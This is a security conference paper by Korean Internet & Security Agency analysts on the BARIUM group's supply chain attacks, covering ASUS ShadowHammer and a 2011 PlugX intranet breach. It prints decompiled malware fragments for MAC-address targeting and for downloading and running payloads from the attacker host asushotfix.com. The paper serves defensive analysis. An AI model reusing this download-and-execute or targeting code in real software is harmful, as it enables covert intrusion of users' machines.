VB2020 localhost

30 September - 2 October, 2020 / vblocalhost.com

ANALYSIS OF SUPPLY CHAIN ATTACK CASES AND COUNTERMEASURES

Sojun Ryu, Dong-wook Kim, Byoung-jae Kim & Tae-woo Lee

Korean Internet & Security Agency, Republic of Korea

hypen@kisa.or.kr
kimdw777@kisa.or.kr
kimbyeongjae@kisa.or.kr
heavyrain@kisa.or.kr

ABSTRACT

In January 2019, *Kaspersky* discovered the *ASUS* supply chain attack, conducted by the BARIUM APT group, and named it 'Operation ShadowHammer'. Since 2010, the BARIUM APT group has targeted game and software development companies from around the world. This group has attempted advanced and intelligent cyber attacks mainly using the 'Winnti' and 'PlugX' malware.

The Korea Internet & Security Agency (KrCERT/CC) has analysed several supply chain attacks in the Republic of Korea. And we have confirmed a relationship between the *ASUS* incident and supply chain attacks in Korea.

In this paper we will talk about the TTPs of the BARIUM group's supply chain attack.

1. OUTLINE

Recently, a supply chain attack[1] occurred, in which some users of *ASUS* products were infected by the spread of malware through the *ASUS Live Update* utility. *Kaspersky*, a global security company, first discovered the attack and named it 'Operation ShadowHammer' and said that it was the work of the BARIUM APT organization[2].




Figure 1: ASUS Live Update utility.

It is known that the BARIUM APT organization targets games companies and software developers from all over the world and mainly uses malware from the Winnti and PlugX families.

Name	Type	Purpose	Period of use
Winnti	Trojan	Command and control, information leakage	2010 ~ 2016
PlugX	Trojan	Command and control, information leakage	2010 ~ present *2010 version was found in domestic infringement

Table 1: Winnti, PlugX malware.

The Korea Internet & Security Agency has continuously analysed recent domestic and overseas supply chain infringement incidents. Through this report, we will explain the characteristics of these supply chain attacks and how to prevent and respond to them.




Figure 2: Supply chain attack time line.

2. SUPPLY CHAIN ATTACK CASES AND ANALYSIS RESULTS

Supply chain attack is a hacking technique that modifies software to spread malware after penetrating vulnerable update servers, developer PCs, etc. In this section, we describe some supply chain attacks through update servers that have occurred recently.

2.1 ASUS update server hacking

In January 2019, researchers at *Kaspersky* discovered a trojanized version of the *ASUS Live Update* utility. After confirming the fact, *ASUS* announced the response guide[3] (15 April 2019) through its official website.

[1] Supply chain attack: an attack that penetrates the supply chain and modifies software or hardware.
[2] BARIUM APT organization: an attack organization that mainly performs supply chain attacks using malware such as Winnti and PlugX.
[3] Spread of malware diagnostic tool, instructions on how to update (http://www.asus.com/support/FAQ/1018727).

Attack procedure

Approximately 57,000 infected PCs were detected by *Kaspersky* and, based on statistical methods, a total of more than 1 million PCs worldwide are estimated to have been infected with the malware. The attacker hard coded a MAC address list in the malware by collecting the target MAC addresses in advance before spreading the malware. The final payload was then spread to targets with hard-coded MAC addresses.




Figure 3: Outline of ASUS infringement incident.

Certificate signing

In order to evade detection, the malware was signed with a valid *ASUS* certificate, and two certificates were used according to the type of malware spread.




Figure 4: ASUS certificate information.

Code modification

The code was modified using a normal *ASUS* update executable file at 09:56 on 24 March 2015 (15.3.24 00:56:56 (UTC)), and is classified into two types according to the modification method.

- Type A: the attacker created a modified WinMain() function. When executed, it copied and executed the shellcode in resource area 136 after allocating memory.

    MD5: F2F879989D967E03B9EA0938399464AB




Figure 5: Type A modification method.




Figure 6: Normal WinMain (left) / modified WinMain (right).

- Type B: C runtime function (__crtExitProcess) was patched, and memory was allocated and the shellcode in the resource area was copied, decrypted and executed when executing the modified runtime function.

  MD5: 55A7AA5F0E52BA4D78C145811C830107




Figure 7: Type B modification method.




Figure 8: Setup.exe normal (left) / modified (right).

Shellcode execution

The encrypted shellcode was decrypted using the decryption key (16 bytes) in the resource and executed in memory.




Figure 9: Shellcode decryption algorithm.

MAC address extraction

After collecting MAC addresses from all network adapters in infected PCs, each MAC address was created as an MD5 hash.

```
v9 = 0;
if ( (*(a1 + 0x40))(0, 0, 0, 0, &v9) != 111 ) // GetAdaptersAddresses
  return 0;
v4 = (*(a1 + 4))(0, v9, 4096, 4);
if ( !(*(a1 + 0x40))(0, 0, 0, v4, &v9) )      // GetAdaptersAddresses
{
  v7 = 0;
  if ( v4 )
  {
    v8 = a2;
    do
    {
      if ( *(v4 + 52) > 0u )
      {
        if ( !a3 )                             // MD5 from MACAddr
        {
          (*(a1 + 0x34))(&v5);                 // MD5Init
          (*(a1 + 0x38))(&v5, v4 + 44, 6);     // MD5Update
          (*(a1 + 0x3C))(&v5);                 // MD5Final
          (*(a1 + 0x1C))(v8, &v6, 16);         // Memcpy
        }
        ++v7;
        v8 += 20;
      }
      v4 = *(v4 + 8);
    }
    while ( v4 );
  }
}
return v7;
```

Figure 10: MAC address collection and MD5 hashing.

MD5 hash comparison

The generated MD5 hash was compared with an MD5 hash table built into the shellcode, and then additional malicious code was executed.

Hash tables in the shellcode differ by sample, and there were 213 verified MAC addresses after deduplication.

```
v56 = 2;
v57 = 0x252AE6AD;
v58 = 2215763834;
v59 = 2444412184;
v60 = 0x3E546732;
v61 = 0;
v69 = 1;
v70 = 0x3FC5147B;
v71 = 0xC14C60D3;
v72 = 0xF45ACAEB;
v73 = 0xD5FE5A41;
v74 = 0;
v75 = 0;
v76 = 0;
v77 = 0;
v78 = 0;
v79 = 0;
v80 = 0;
v81 = 0;
v82 = 1;
v83 = 0x2EA68E3A;
v84 = 0xBEECB432;
v85 = 0xA50DF33;
v86 = 0x73C8EB28;
v87 = 0;
v88 = 0;
v89 = 0;
v90 = 0;
v91 = 0;
v92 = 0;
v93 = 0;
v94 = 0;
v95 = 1;
v96 = 0x6C9516CC;
v97 = 0x2BCD0695;
v98 = 0xD7A789B3;
v99 = 0xBD3324DA;
```

```
  v5 = 0;
  v6 = 0;
  v20 = a2;
  while ( 1 )
  {
    flag_v18 = *v20;
    if ( flag_v18 == 1 )                                 // flag is 1
    {
      qmemcpy(&v13, v20, 0x2Cu);
      v5 = 0;
      v19 = 0;
      if ( a4 )
      {
        v7 = a3;
        while ( (*(a1 + 32))(&v14, v7, 16) )    // memcmp
        {
          ++v19;
          v7 += 20;
          if ( v19 >= a4 )
            goto LABEL_9;
        }
        v5 = 1;
      }
LABEL_9:
      if ( v5 )
        break;
    }
    if ( flag_v18 == 2 )                                 // flag is 2
    {
      flag_v18 = 0;
      v19 = 0;
      qmemcpy(&v15, v20, 0x2Cu);
      v8 = 0;
      if ( a4 )
      {
        v9 = a3;
        while ( (*(a1 + 32))(&v16, v9, 16) )    // memcmp
        {
          ++v8;
          v9 += 20;
          if ( v8 >= a4 )
            goto LABEL_17;
        }
        v19 = 1;
      }
LABEL_17:
      v10 = 0;
      if ( a4 )
      {
        v11 = a3;
        while ( (*(a1 + 32))(&v17, v11, 16) )   // memcmp
        {
          ++v10;
          v11 += 20;
          if ( v10 >= a4 )
            goto LABEL_24;
        }
        if ( v19 == 1 )
          flag_v18 = 1;
```

Figure 11: Hash table and comparison algorithm.

```
If(FLAG == 1)
{
    if(one of mac hash == local mac hash)
    {
        Malware infection()
    }
}
```

```
Else If(FLAG == 2)
{
    if(one of mac hash == local mac hash)
    {
        if(next mac hash == local mac
hash2)
        {
            Malware Infection()
        }
    }
}
```

Figure 12: Comparison algorithm pseudocode.

Additional download

If the MD5 (MAC address) of the infected PC matches the value in the hash table, additional binaries are downloaded from a specific spreading URL* and executed in pre-allocated areas.

- hxxps://asushotfix.com/logo.jpg, hxxps://asushotfix.com/logo2.jpg

```
result = (*(a1 + 68))(0, 0, 0, 0, 0);         // InternetOpenA
if ( result )
{
  result = (*(a1 + 0x48))(result, &v8, 0, 0, -2071985920, 0);// InternetOpenUrlA "asushotfix.com/logo
  v44 = result;
  if ( result )
  {
    for ( i = (*(a1 + 4))(0, 0x500000, 4096, 64); ; *i += v38 )// VirtualAlloc
    {
      v43 = 0;
      (*(a1 + 76))(v44, &v43, 0, 0);
      if ( !v43 )
        break;
      v38 = 0;
      (*(a1 + 80))(v44, *i + i + 8, v43, &v38);// InternetReadFile
    }
    result = ((i + 8))(a1, i);
    if ( i )
      result = (*(a1 + 24))(i, 0x500000, 0x4000);
  }
}
return result;
```

Figure 13: URL access and binary download.

The spreading site was not accessed at the time of analysis, so additional malware could not be obtained for additional analysis.

2.2 Intranet infringement incident of company A

In 2011, a specific update server was hacked, causing company A's intranet to become infected with malware. The personal information of about 35 million people was leaked overseas by the attack.

Attack procedure

Identifying the IP accessing the update server, a modified update file targeting the intranet of company A was spread, resulting in a total of 62 PCs being infected. The attacker accessed the company's database through the infected PCs and leaked the personal information to a specific server.




Figure 14: Outline of infringement incident of company A.

Certificate signing

The attacker collected and leaked information using remote control malware of the PlugX family. In addition, a valid certificate was used, and detection was avoided by decrypting a specific area and executing it in memory.

The certificate was in a revoked state at the time of preparing this report.




Figure 15: Certificate information.

Remote control malware

One of the pieces of malware used was the PlugX series remote control malware version 0x20100921 (estimated to be in date format). This version is the earliest version found in domestic infringement incidents.




Figure 16: PlugX malware version information.

C&C access

The malware (winsvcfs.dll) extracts specific C&C information by loading and decrypting data corresponding to a specific area of the file (offset 0x24210) into memory. If the checksum value for the decoding result does not match, a ‘CONFIG-DESTORY!’ message box is generated.




Figure 17: Malware C&C setting data.

